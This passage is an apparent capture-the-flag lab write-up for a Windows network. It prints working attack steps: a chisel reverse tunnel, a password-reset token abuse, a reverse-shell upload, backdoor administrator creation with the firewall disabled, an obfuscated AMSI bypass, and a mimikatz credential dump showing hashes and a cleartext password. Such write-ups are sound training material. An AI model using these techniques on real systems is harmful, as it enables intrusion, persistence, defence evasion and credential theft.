
From the scan we find other hosts
- 10.200.65.30
- 10.200.65.31
- 10.200.65.33
- 10.200.65.35
Next we perform an indepth scan for each host



One thing to note is that all other systems are on windows. But now we are still unable to access 10.200.65.31 from our attackbox We can deduce that the corporate network has implemented segmentation on their network. Forwarding our attacker traffic to Holo corporate network we can leverage the host system we have full access to 10.200.65.33 I used chisel to set up this connection
1
2
3
4
$ root@b5594428f017:~# ./chisel client 10.150.65.2:8000 R:socks
./chisel client 10.150.65.2:8000 R:socks
2026/01/13 08:00:46 client: Connecting to ws://10.150.65.2:8000
2026/01/13 08:00:48 client: Connected (Latency 159.885108ms)
1
2
3
4
5
$ ./chisel server -p 8000 --reverse
2026/01/13 10:59:59 server: Reverse tunnelling enabled
2026/01/13 10:59:59 server: Fingerprint x6IkJ5Uu6uOIM6LjvPgMBlVzK2GvotywfEAeH3h/qCo=
2026/01/13 10:59:59 server: Listening on http://0.0.0.0:8000
2026/01/13 11:00:48 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
Pivoting [S-SRV01]
Visiting 10.200.65.31 we get a webserver which is a login form. 
Using the credentials we found previously to login ,admin returns a blank page but the user gurag returns an error feedback 
Resorting to Forgot password we notice something off


From the request we can see the password reset(initially reset_form.php) was sent to password_reset.php and it requires a username and a user token. From the response cookies we are able to retrieve the user token which proves a weak password reset mechanism which falls under Broken Authentication link Using the exposed user token we can craft a valid password reset link for our targeted user gurag

Logging in with the new credentials we have a file upload webserver


From the pagesource we can see a javascript file handing the upload upload.js Checking the file we discover it allows us to upload anything.
With unrestricted file upload we can upload a php reverse shell but something seems to block the file after execution The file gets deleted which might suggest an AMSI running on the host. Doing some reasearch I come across a script that bypasses AMSI via native binary execution link
Uploading the file we now need a way to trigger the reverse shell so we perform a directory bruteforce on 10.200.65.31 to find out an endpoint for uploads.
1
2
3
$ gobuster -t 35 –delay 100ms dir -e -u http://10.200.65.31 -w /usr/share/dirb/wordlists/common.txt
[...]
http://10.200.65.31/images           (Status: 200) [Size: 135]
Triggering the file from the endpoint we get a call-back on our listener on the attackbox

We have a session as NT-AUTHORITY\SYSTEM Looking around we find our root flag
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
C:\web\htdocs\images>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 3A33-D07B

 Directory of C:\Users\Administrator\Desktop

01/10/2026  10:47 AM    <DIR>          .
01/10/2026  10:47 AM    <DIR>          ..
12/03/2020  06:32 PM                38 root.txt
               2 File(s)      1,309,486 bytes
               2 Dir(s)  14,164,140,032 bytes free

C:\Users\Administrator\Desktop>type root.txt
HOLO{50f9614809096ffe2d246e9dd21a76e1}
To have easy access in future we create a backdoor by creating a new user and adding the user to Remote Desktop Users
1
2
3
4
$ net user morty mortyrocks /add
$ net localgroup administrators morty /add
$ netsh advfirewall set allprofiles state off
$ net localgroup "Remote Desktop Users" morty /add
Next step is to bypass Windows AMSI which will allow us to run commands or execute tools without triggering Windows Anti-Malware system
1
2
3
4
5
[Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)

Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse

Set-MpPreference -DisableRealtimeMonitoring $true
Uploading mimikatz will help us dump credentials which we can leverage to pivot
1
Invoke-WebRequest "http://10.150.65.2/mimikatz.exe" -outfile "mimikatz.exe"
Dumping all possible credential information and hashes we get cleartext credentials for the user watamet on the system.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
C:\Users\Administrator\Desktop>.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

520     {0;000003e7} 1 D 19828          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 0 D 1106864     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,28p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1129927     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : S-SRV01$
Domain            : HOLOLIVE
Logon Server      : (null)
Logon Time        : 1/13/2026 7:09:23 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : S-SRV01$
         * Domain   : HOLOLIVE
         * NTLM     : 3179c8ec65934b8d33ac9ec2a9d93400
         * SHA1     : fb4789d7ac8f1b2a46319fcb0ae10e616bd6a399
        tspkg :
        wdigest :
         * Username : S-SRV01$
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : s-srv01$
         * Domain   : holo.live
         * Password : 9e 8e d8 e0 37 37 04 5f 38 08 bd 3e aa b5 41 58 87 d0 db 00 dd ce 62 58 8f ee aa 5c b8 0d 05 c5 34 a5 70 80 2d 50 8f 25 68 a8 23 dd 04 ea aa 5c a5 25 63 93 1b 06 c6 e2 f2 3f 6a 49 d5 ad a2 16 e4 df df 5e 36 aa 5f 6a ab 56 d1 c5 3a df 85 7f 80 79 8d 61 d0 35 d2 56 0a e4 c1 51 df fc f3 ab f3 a2 83 81 01 d9 b2 79 89 c5 0d d5 c7 ad 52 fc d4 db 59 fa 04 95 22 3f 5d 21 f3 b4 10 0f ec 0b 04 c4 7b d9 f8 b6 08 de 83 de 7a 3f 37 48 40 e2 31 fe 85 9d 9c 4c 90 8c 41 55 29 14 0d 67 6a c1 68 66 ff cc f9 bc 19 56 a9 4a b9 60 c9 05 aa 0f 5b 96 d5 1f d2 1f 02 52 37 a2 8d 5c 1e da fb 2c 27 20 f3 6b 76 a1 66 b4 d3 d5 f2 28 11 08 26 83 4a d6 a6 3a 62 86 02 53 ee d9 a6 4e 44 6d 93 e4 ac 10 28 ee ae 4c b8 ba 52 09 e2 dc 7e 40 fd ef
        ssp :
        credman :

[...]

Authentication Id : 0 ; 265215 (00000000:00040bff)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 1/13/2026 7:09:30 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     : d8d41e6cf762a8c77776a1843d4141c9
         * SHA1     : 7701207008976fdd6c6be9991574e2480853312d
         * DPAPI    : 300d9ad961f6f680c6904ac6d0f17fd0
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password : Nothingtoworry!
        ssp :
        credman :

Authentication Id : 0 ; 265099 (00000000:00040b8b)
Session           : Interactive from 1
User Name         : watamet
Domain            : HOLOLIVE
Logon Server      : DC-SRV01
Logon Time        : 1/13/2026 7:09:30 AM
SID               : S-1-5-21-471847105-3603022926-1728018720-1132
        msv :
         [00000003] Primary
         * Username : watamet
         * Domain   : HOLOLIVE
         * NTLM     : d8d41e6cf762a8c77776a1843d4141c9
         * SHA1     : 7701207008976fdd6c6be9991574e2480853312d
         * DPAPI    : 300d9ad961f6f680c6904ac6d0f17fd0
        tspkg :
        wdigest :
         * Username : watamet
         * Domain   : HOLOLIVE
         * Password : (null)
        kerberos :
         * Username : watamet
         * Domain   : HOLO.LIVE
         * Password : Nothingtoworry!
        ssp :
        credman :
With these credentials we can pivot to the user watamet but first I logged in to the user I created as a backdoor morty
1
$ proxychains4 xfreerdp3 /v:10.200.65.31 /u:morty /p:mortyrocks /dynamic-resolution +clipboard
PC-SERV01 [watamet]
Using the Remote Desktop Connection I was able to use the harvested credentials from mimikatz


We get a session and also our next flag on the desktop
